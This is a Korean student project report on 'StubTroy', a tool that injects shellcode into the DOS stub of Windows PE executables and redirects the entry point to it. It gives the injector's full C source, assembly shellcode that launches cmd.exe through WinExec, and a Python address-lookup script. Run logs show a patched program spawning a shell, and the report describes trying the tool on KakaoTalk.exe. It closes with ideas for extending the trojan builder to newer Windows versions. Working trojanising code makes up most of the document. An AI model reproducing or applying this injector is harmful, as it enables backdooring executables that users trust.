

Stub Troy

김다솜

2018-05-15

목 차

1. 서론	5
1.1 프로젝트 개요 및 목표	5
1.2 프로젝트 일정	5
1.3 프로젝트 환경	5
2. 본론	8
2.1 StubTroy 구동 흐름	8
2.2 StubTroy 구동 확인	10
2.3 StubTroy 프로그램 작성	14
2.4 StubTroy 작동 확인	22
3. 결론	26
3.1 추후 과제	26
3.2 발전 방향	26

그 림 목 차

[그림 2-1] PE 구조 도식화	8
[그림 2-2] PView로 확인한 hellow.exe의 Dos Stub과 Address of Entry Point의 값	11
[그림 2-3] HxD로 편집되는 hellow.exe	12
[그림 2-4] Window 10에서 프로그램 동작 확인(실행 불가)	12
[그림 2-5] Window 8에서 프로그램 동작 확인(실행 불가)	13
[그림 2-6] Window 7에서 프로그램 동작 확인(실행 가능)	13
[그림 2-7] 작동 환경에 따른 편집된 프로그램 실행 여부	13
[그림 2-8] 작동 환경의 kernel32.dll WinExec의 주소	23
[그림 2-9] hellow_st.exe의 실행 결과	24
[그림 2-10] KakaoTalk.exe에 StubTroy를 사용하는 작동 화면	25
[그림 2-11] StubTroy로 삽입된 셸코드와 메인 함수 모두 실행 된 화면	25

표 목 차

[표 1-1] 프로젝트 일정	5
[표 1-2] 프로젝트 환경	7
[표 2-1] 프로그램 작동 순서	9
[표 2-2] Address of Entry Point의 위치	10
[표 2-3] 타겟 프로그램 hellow.c 작성 코드와 hellow.exe의 작동 내용	11
[표 2-4] getData 함수 작성 내용	14
[표 2-5] main 함수 작성 내용 1.....	15
[표 2-6] main 함수 작성 내용 2.....	15
[표 2-7] main 함수 작성 내용 3.....	16
[표 2-8] main 함수 작성 내용 4.....	17
[표 2-9] main 함수 작성 내용 5.....	17
[표 2-10] main 함수 작성 내용 6.....	18
[표 2-11] makeSC 함수 작성 내용 1.....	19
[표 2-12] main 함수로 돌아가는 어셈블리어 코드.....	19
[표 2-13] makeSC 함수 작성 내용 2.....	20
[표 2-14] makeSC 함수 작성 내용 3.....	21
[표 2-15] CMD를 실행하는 어셈블리 코드.....	22
[표 2-16] 해당 주소를 알아오는 python(2.7)코드.....	23
[표 2-17] StubTroy를 사용해 hellow.exe를 hellow_st.exe로 쉘코드를 삽입하는 작동 내용.....	24

1. 서론

1.1 프로젝트 개요 및 목표



본 프로젝트의 주제 “StubTroy”란 윈도우 운영 체제에서 사용되는 실행 파일 등을 위한 파일 형식인 PE 포맷의 구조 중 DOS-HEADER STUB이라는 부분을 이용하여 최소한의 파일 편집으로 원하는 셸 코드를 삽입하는 프로그램을 목표로 한다.


1.2 프로젝트 일정

절차		1주			2주			3주		
자료조사	PE구조 자료 조사 및 구동 확인									
개발	프로그램 작성									
디버깅	테스트 및 디버깅									
문서 작성	결과 보고서 및 발표 자료 작성									
결과 발표	최종 발표									

[표 1-1] 프로젝트 일정

1.3 프로젝트 환경


프로그램 작성		Visual Studio Code v1.22.2
프로그램 컴파일		gcc v6.3.0

	 Windows 10	
랜덤 dll 주소값 확인	 python	Python v2.7

[표 1-2] 프로젝트 환경

2. 본론

2.1 StubTroy 구동 흐름



[그림 2-1] PE 구조 도식화

PE(Portable Executable)은 윈도우 운영 체제에서 사용되는 실행파일 등을 위한 파일 형식이고 PE 포맷은 윈도우 로더가 실행 가능한 코드를 관리하는데 필요한 정보를 캡슐화한 데이터 구조체이다.

이 PE 포맷의 구조 중, DOS Stub 부분은 해당 프로그램이 도스 운영 체제에서만 실행되는 코드 부분으로, 현재 도스 운영 체제가 전혀 쓰이지 않는 지금 현재는 저 DOS-Stub이 편집되거나 혹은 아예 통째로 없어져도 윈도우에서 실행하는 것에는 전혀 상관이 없다.

이 점을 이용하여 DOS Stub 내부를 편집하여 쉘 코드를 삽입하고, 프로그램을 코드의 실행의 시작이 DOS Stub부터 시작 하도록 PE구조에서 필요한 해당 부분을 편집하고, 쉘코드의 작동이 완료 된 이후 원래의 메인 함수로 돌아갈 수 있는 기능도 추가하는 프로그램의 작동을 목표로 설정하였다.

본래 프로그램 작동 순서
프로그램 실행 -> 타겟 프로그램 메인 함수 실행
StubTroy로 쉘코드를 삽입시킨 프로그램 작동 순서
프로그램 실행 -> 쉘코드 실행 -> 타겟 프로그램 메인 함수 실행(옵션 사용)

[표 2-1] 프로그램 작동 순서

2.2 StubTroy 구동 확인

해당 작업이 필요한 부분은 헬코드를 삽입 시킬 Dos Stub 부분 전체와 프로그램 실행 시 메인 함수의 시작 부분의 정보가 담긴 NT Header 안의 Address of Entry이다.

Address of Entry Point의 위치는 다음과 같다.

Dos Header	
Dos Stub	
NT Header	...
	Address of Entry Point
	...
Section Header	
Section	

[표 2-2] Address of Entry Point의 위치

우선 타겟이 될 프로그램이 필요하기 때문에 다음과 같이 문구가 출력되는 간단한 프로그램을 작성하였다.

```
#include <stdio.h>

int main(){
    printf("hellow everyone");
    return 0;
}

-----
> Executing task in folder VS_code: cmd /C hellow <

hellow everyone
    터미널이 작업에서 다시 사용됩니다. 닫으려면 아무 키나 누르세요.
```

[표 2-3] 타겟 프로그램 hellow.c 작성 코드와 hellow.exe의 작동 내용

앞으로 StubTroy의 구동 확인은 위의 hellow.exe를 타겟으로 하여금 확인하기로 한다.

hellow.exe		pFile	Raw Data														Value	
IMAGE_DOS_HEADER		00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!..L..!Th														
MS-DOS Stub Program		00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno														
IMAGE_NT_HEADERS		00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS														
IMAGE_SECTION_HEADER .text		00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....														
IMAGE_SECTION_HEADER .data																		
hellow.exe		pFile	Data	Description											Value			
IMAGE_DOS_HEADER		0000009C	00002C00	Size of Code														
MS-DOS Stub Program		000000A0	00004600	Size of Initialized Data														
IMAGE_NT_HEADERS		000000A4	00000200	Size of Uninitialized Data														
Signature		000000A8	000012E0	Address of Entry Point														
IMAGE_FILE_HEADER		000000AC	00001000	Base of Code														
IMAGE_OPTIONAL_HEADER		000000B0	00004000	Base of Data														
IMAGE_SECTION_HEADER .text		000000B4	00400000	Image Base														


[그림 2-2] PEview로 확인한 hellow.exe의 Dos Stub과 Address of Entry Point의 값

FD hellow.exe																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00€...
00000040	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
00000050	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
00000060	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
00000070	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
00000080	50	45	00	00	4C	01	0D	00	1B	88	FA	5A	00	70	00	00	PE..L....^úZ.p..
00000090	D3	01	00	00	E0	00	07	01	0B	01	02	1C	00	2C	00	00	Ó...à.....,
000000A0	00	46	00	00	00	02	00	00	00	40	00	00	00	10	00	00	.F.....@
000000B0	00	40	00	00	00	00	40	00	00	10	00	00	00	02	00	00	.@....@.....


[그림 2-3] HxD로 편집되는 hellow.exe

위의 그림과 같이 Dos Stub은 아무런 동작이 되지 않고 다음 행으로 넘어가는 어셈블리의 NOP 코드, 0x90으로 채우고 Address of Entry Point는 Dos Stub의 시작 주소인 0x40로 편집한다.


이 편집된 프로그램을 Immunity Debugger로 확인하여 우리가 바꾼 해당 Dos Stub의 내용이 시작 되는지 확인하려 한다.



[그림 2-4] Window 10에서 프로그램 동작 확인(실행 불가)



[그림 2-5] Window 8에서 프로그램 동작 확인(실행 불가)



[그림 2-6] Window 7에서 프로그램 동작 확인(실행 가능)

결과는 다음과 같다.

작동 환경	여부
Window 10	X
Window 8	X
Window 7	O

[그림 2-7] 작동 환경에 따른 편집된 프로그램 실행 여부

Window 8과 Winodw 10에서는 Immunity Debugger로 실행조차 하지 못하고 오류가 났고, Winodw 7에서는 실행 이후 Dos Stub의 시작부터 실행되고 이후 작성한 NOP코드가 실행되는 것을 확인 할 수 있었다.

해당 결과를 이해하기 위해서 HxD로 여러 편집을 실험해본 결과, Address of Entry Point가 400미만 일 경우 Window 8이상의 버전에서는 실행이 불가능했다. 정확한 해답을 찾을 수는 없었지만 감히 추측하기로는 PE구조에서 Section의 최소 주소가 400인데, 프로그램의 메인 함수가 포함되어 있는 부분이 Section이므로 보통의 프로그램은 Address of Entry Point가 Section의 최소 주소보다 작을 수 없으니 이러한 프로그램을 실행 시킬 수 없도록 하는 일종의 보안 장치가 되어있는 것으로 보인다.

이러해서 Window 8이상에서는 Dos Stub에 삽입된 쉘코드를 실행 시킬 방법을 찾을 수 없으므로, 목표 작동 환경을 Window 7으로 정하고 프로그램 작성을 시작하기로 했다.

2.3 StubTroy 프로그램 작성

우선 NT Header의 시작 주소나, 프로그램의 메인 함수 주소를 알아내기 위해 알아야 하는 ImageBase값 등 4바이트의 여러가지 주소나 값을 알아와야 했으므로 그에 쓰일 함수를 작성하였다.

```
int getData(FILE* in,int i){
    int result;
    fseek(in, i, SEEK_SET);
    result = fgetc(in) + fgetc(in)*0x100 + fgetc(in)*0x10000 +
    fgetc(in)*0x1000000;
    return result;
}
```

[표 2-4] getData 함수 작성 내용

바이너리 형식으로 접근한 파일에 해당 위치로 이동하여 4바이트를 읽어 들여 리틀엔디언 방식으로 입력된 숫자들을 16진수의 하나의 숫자로 만들어 반환한다.

```

int flag_s, flag_m, flag_f, flag_c;

int main(int argc, char* argv[]){

    if(argc < 2){
        printf("Usage : stubtroy [input_file] [output_file] [options]\n
               options \n
               -m      Insert code to return to main function.\n
               -c      check this file is stubtroyed");
        return 0;
    }
}

```

[표 2-5] main 함수 작성 내용 1

StubTroy는 커맨드 라인으로 실행시키는 프로그램이다. 전달 인자가 없을 경우 용법을 출력해서 반환한다. 옵션은 두개가 있는데, -m은 셸코드 마지막에 자동으로 타겟 프로그램의 메인 함수로 돌아가는 어셈블리 코드를 삽입하고, -c는 타겟 프로그램이 StubTroy로 변형이 되었는지 검사할 수 있도록 한 옵션이다.

```

FILE* in;
FILE* out;
int ch, nt_point, st_size, ImageBase, add_pointer, add_ori, st_point;
if((in = fopen(argv[1], "rb")) == NULL){
    fputs("can't read file", stderr);
    exit(1);
}

if((out = fopen(argv[2], "wb")) == NULL){
    fputs("can't write file", stderr);
    exit(1);
}

if((getData(in, 0) / 0x1) % 0x10000 != 0x5a4d){
    printf("this is not Window execute program");
    return 0;
}

```

[표 2-6] main 함수 작성 내용 2

첫번째로 전달된 인자의 프로그램을 읽기 전용으로 열고, 두번째로 전달된 인자의 프로그램의 이름을 쓰기 전용으로 열어 연결해 파일을 복사하고 편집할 준비를 한다.

모든 PE구조 파일의 시작하는 두 바이트의 문자는 "MZ"이다. 이것으로 읽어들이 파일을 확인하여 윈도우 실행파일인지 아닌지 식별해서 만약 아니라면 프로그램을 종료한다.

```
nt_point = getData(in, 0x3c);
//printf("nt location : 10->%d 16->%02x\n", nt_point, nt_point);

st_size = nt_point - 0x40;
//printf("stub size : 10->%d 16->%02x\n", st_size, st_size);

int* shellcode = (int*)malloc(sizeof(int)*st_size);

ImageBase = getData(in, nt_point + 0x34);
//printf("Image Base : 10->%d 16->%02x\n", ImageBase, ImageBase);

add_pointer = getData(in, nt_point + 0x28);
//printf("Address of Entry Point : 10->%d 16->%02x\n", add_pointer,
add_pointer);

add_ori = ImageBase + add_pointer;
//printf("Original Start Point : 10->%d 16->%02x\n", add_ori, add_ori);

st_point = 0x40;
//printf("Stub Start Point : 10->%d 16->%02x\n", st_point, st_point);
```

[표 2-7] main 함수 작성 내용 3

PE구조 파일에서 0x3c의 4바이트 부분은 NT Header의 시작 부분의 주소가 저장되어 있다. 이 부분을 사용하여 DOS Stub의 사이즈를 구하고, 최대로 작성 가능한 셸코드의 길이를 구하여 배열을 그만큼 동적 할당 하였다.

NT Header안에는 ImageBase값이 있는데, 이 값은 프로그램이 시작하면 메모리에서 할당받는 주소값과 연관되어있다. 예를 들어 ImageBase값이 400000에 Address of Entry Point 값이 12E0라면 메인 함수의 시작주소는 4012E0이다. ImageBase와 Address of Entry Point를 더해 원래의 메인 함수 주소를 구한다.

DOS Stub은 무조건 파일의 0x40에서부터 시작한다.


```

int c;
while((c = getopt(argc, argv, "mc")) != -1){
    switch(c) {
        case 'm':
            flag_m = 1;
            break;
        case 'c':
            flag_c = 1;
            break;
        case '?':
            printf("Unknown option : %c", optopt);
            break;
    }
}

```

[표 2-8] main 함수 작성 내용 4

옵션을 확인하는 부분의 코드다. m과 c라는 옵션을 확인하고 존재하지 않는 옵션을 전달 받았다면 존재하지 않는 옵션이라고 출력한다.

```

if(flag_c){
    if(add_pointer<0x400){
        printf("this file is stubtroyed\n");
    }else{
        printf("this file is not stubtroyed\n");
    }
}

```

[표 2-9] main 함수 작성 내용 5

-c 옵션을 사용했다면 타겟 파일이 StubTroy를 사용하여 변형되었는지 확인하는 코드이다. Address of Entry Point의 값이 400 미만인지 확인해서 판별한다.

```

}else{
    shellcode = makeSC(st_size, add_ori);

    printf("\n\n");

    //dos header write
    int i;
    fseek(in, 0, SEEK_SET);
    for(i=0; i<=0x3f; i++){
        ch = fgetc(in);
        fwrite(&ch,1,1,out);
    }

    //dos stub write
    for(i=0; i<st_size; i++){
        fwrite(&shellcode[i], 1, 1, out);
    }

    //nt header write
    fseek(in, st_size, SEEK_CUR);
    for(i=0; i<=39; i++){
        ch = fgetc(in);
        fwrite(&ch,1,1,out);
    }
    //address point
    ch = fgetc(in);
    ch = fgetc(in);
    ch = fgetc(in);
    ch = fgetc(in);
    fwrite(&st_point, sizeof(st_point), 1, out);
    //tail
    while(feof(in) == 0){
        ch = fgetc(in);
        fwrite(&ch,1,1,out);
    }

    fclose(out);
    fclose(in);

    }
    return 0;
}

```

[표 2-10] main 함수 작성 내용 6

쓰기 전용으로 연결한 파일에 StubTroy로 변형한 파일을 생성하는 코드이다.

DOS Stub부분을 makeSC 함수로 반환 받은 내용으로 채우고, Address of Entry Point를 DOS Stub의 시작부분으로 바꾸고, 나머지는 원래의 파일 내용으로 작성하고 연결을 닫는다.

```
int* makeSC(int i, int add){
    int k;
    int j;
    int slen;
    char* ptr;
    int* shellcode = (int*)malloc(sizeof(int)*i);
    char* scan = (char*)malloc(sizeof(char)*i*3);

    if(flag_m){
        printf("Typing the Shellcode. maximum length is %d\n here:", i-7);
    }else{
        printf("Typing the Shellcode. maximum length is %d\n here:", i);
    }

    gets(scan);
    slen = strlen(scan)/3;
```

[표 2-11] makeSC 함수 작성 내용 1

DOS Stub 전체를 채울 쉘 코드를 만들어내는 함수 makeSC이다.

-m 옵션을 사용하면 원래의 메인 함수로 돌아가는 코드는

6A 01	PUSH 1
B8 ?? ?? ?? ?? (메인 함수 주소 리틀엔디언)	MOV EAX, 0x???????? (16진수 메인 함수 주소)
FF D0	CALL EAX

[표 2-12] main 함수로 돌아가는 어셈블리어 코드

이므로 총 9바이트가 소모되어 DOS Stub의 크기에서 9바이트를 빼고 작성 할 수 있는 쉘코드의 바이트 수를 알려주고, 사용하지 않았다면 원래의 바이트 수를 알려준다..

그리고 gets 함수로 사용자에게 쉘코드를 입력 받게 되는데,

“90 90 90 90 90 90 90 90 90” 같은 형식으로 입력을 받게 의도했으므로 3을 나누어 입력받은 쉘

코드의 바이너리 크기를 얻는다.

```
for(k=0; k<=(i-slen)/2; k++){
    shellcode[k] = 144;
}

ptr = strtok(scan, " ");
j = strtol(ptr, NULL, 16);
shellcode[k]=j;

while(ptr != NULL){
    k = k + 1;
    ptr = strtok(NULL, " ");
    j = strtol(ptr, NULL, 16);
    shellcode[k]=j;
}
```

[표 2-13] makeSC 함수 작성 내용 2

DOS Stub의 전체를 채우기 위해 셸코드의 앞부분은 NOP코드 (0x90, 144)로 채우고 그 뒤는 입력 받은 셸 코드로 채운다.

```

if(flag_m){
    shellcode[k] = 0x6a;
    k = k + 1;
    shellcode[k] = 0x01;
    k = k + 1;
    shellcode[k] = 0xb8;
    k = k + 1;
    shellcode[k] = (add / 0x1) % 0x100;
    k = k + 1;
    shellcode[k] = (add / 0x100) % 0x100;
    k = k + 1;
    shellcode[k] = (add / 0x10000) % 0x100;
    k = k + 1;
    shellcode[k] = add / 0x1000000;

    k = k + 1;
    shellcode[k] = 0xff;
    k = k + 1;
    shellcode[k] = 0xd0;
    k = k + 1;
}

for(k=k; k<i; k++){
    shellcode[k] = 65;
}

printf("shellcode:\n");
for(k=0; k<i; k++){
    printf("%02x ", shellcode[k]);
}
return shellcode;
}

```

[표 2-14] makeSC 함수 작성 내용 3

-m 옵션을 사용했다면 메인 함수로 복귀하는 어셈블리 코드를 쉘 코드 이후에 삽입하고, 그 이후 남은 자리를 INC ECX코드(0x41, 65)로 채운다. 이렇게 반환된 쉘코드는 메인 함수에서 사용된다.

2.4 StubTroy 작동 확인

StubTroy로 편집하여 작성한 프로그램이 목표한 대로 잘 구동 되는지 확인하기 위해 삽입할 셸코드를 작성한다.

55	PUSH EBP
8B EC	MOV EBP, ESP
53	PUSH EBX
33 DB	XOR EBX, EBX
89 5D FC	MOV DWORD PTR SS:[EBP-4], EBX
C6 45 FC 63	MOV BYTE PTR SS:[EBP-4], 63
C6 45 FD 6D	MOV BYTE PTR SS:[EBP-3], 6D
C6 45 FE 64	MOV BYTE PTR SS:[EBP-2], 64
6A 05	PUSH 5
8D 45 FC	LEA EAX, DWORD PTR SS:[EBP-4]
50	PUSH 5
B8 ?? ?? ?? ??	MOV EAX, kernel32.WinExec
FF D0	CALL EAX

[표 2-15] CMD를 실행하는 어셈블리 코드

위와 같은 CMD를 실행하는 어셈블리 코드를 작성했다. Kernel32.WinExec의 주소가 ?? ?? ?? ??인 이유는 해당 주소는 운영체제가 부팅 될 때마다 랜덤하게 바뀌어서 매번 다르기 때문이다.

```

import sys
from ctypes import *
import ctypes

def usage():
    print "\n Get Function Address v1.0\n"
    print "Usage : %s [dll] [proc]" % sys.argv[0]
    print "(ex) getAdd.py kernel32.dll WinExec"
    sys.exit()


if len(sys.argv) < 2 :
    usage()

target_dll = sys.argv[1]
target_function = sys.argv[2]
dll = windll.LoadLibrary(target_dll)
function = windll.kernel32.GetProcAddress(dll._handle, target_function)
print "[##] Find Address %s(%s) : 0x%08x" % (target_dll, target_function, function)

```

[표 2-16] 해당 주소를 알아오는 python(2.7)코드

해당 코드는 필자가 작성한 것이 아니다. 이것으로 VMware의 Window 7에서 kernel32.dll의 WinExec의 주소를 구했다.



```

C:\>getadd.py kernel32.dll WinExec
[##] Find Address kernel32.dll\WinExec : 0x76c33229
C:\>

```

[그림 2-8] 작동 환경의 kernel32.dll WinExec의 주소

이렇게 구한 주소로 다음과 같이 프로그램을 실행한다.

```

C:\>stubtroy hellow.exe hellow_st.exe -m
Typing the Shellcode. Maximum length is 57
here:

-----
55 8b ec 53 33 db 89 5d fc c6 45 fc 63 c6 45 fd 6d c6 45 fe 64 6a 05 8d 45
fc 50 b8 29 32 c3 76 ff d0
-----

Shellcode:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 55 8b ec 53 33 db 89 5d fc
c6 45 fc 63 c6 45 fd 6d c6 45 fe 64 6a 05 8d 45 fc 50 b8 29 32 c6 76 ff d0
6a 01 b8 e0 12 40 00 ff d0 41 41 41 41 41
C:\>

```

[표 2-17] StubTroy를 사용해 hellow.exe를 hellow_st.exe로 셸코드를 삽입하는 작동 내용

```

C:\>hellow_st.exe
hellow everyone
C:\>Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\>_

```

[그림 2-9] hellow_st.exe의 실행 결과

어셈블리 코드와 원래의 메인 함수 모두 실행되는 모습을 볼 수 있다.

그리고 직접 만든 간단한 프로그램이 아닌 다른 프로그램에도 적용하여 실험해 보았다.

3. 결론

3.1 추후 과제

Window 8 이상의 상위 버전의 윈도우 운영 체제에서는 Address of Entry Point가 400 미만 일 경우 오류가 발생하며 실행 불가능한 문제를 겪을 수 있겠다.

Window 8 이상의 상위 버전에서 구동 가능하게 하려면 최소 주소가 400이상 이어야 하고, 그러려면 DOS Stub이 아닌 다른 곳에 셸코드를 삽입 할 수 밖에 없다.

3.2 발전 방향

DOS Stub이 아닌 다른 공간에 셸코드를 삽입하고 그에 맞추어 편집해야 하는 헤더 구조의 정보들을 맞추어 편집한다면 윈도우 8 이상의 운영체제에서 사용 가능한 트로이 제작 툴을 작성 가능하다.

DOS Stub과 Address of Entry Point만을 편집하여 만든 StubTroy와는 달리 Number of Section, Section들의 name, Point to Raw Data 등 더 많은 요소에 접근하고 편집하고 파일의 많은 부분을 바꾼다면 셸코드를 추가해서 작동 시킬 수 있다.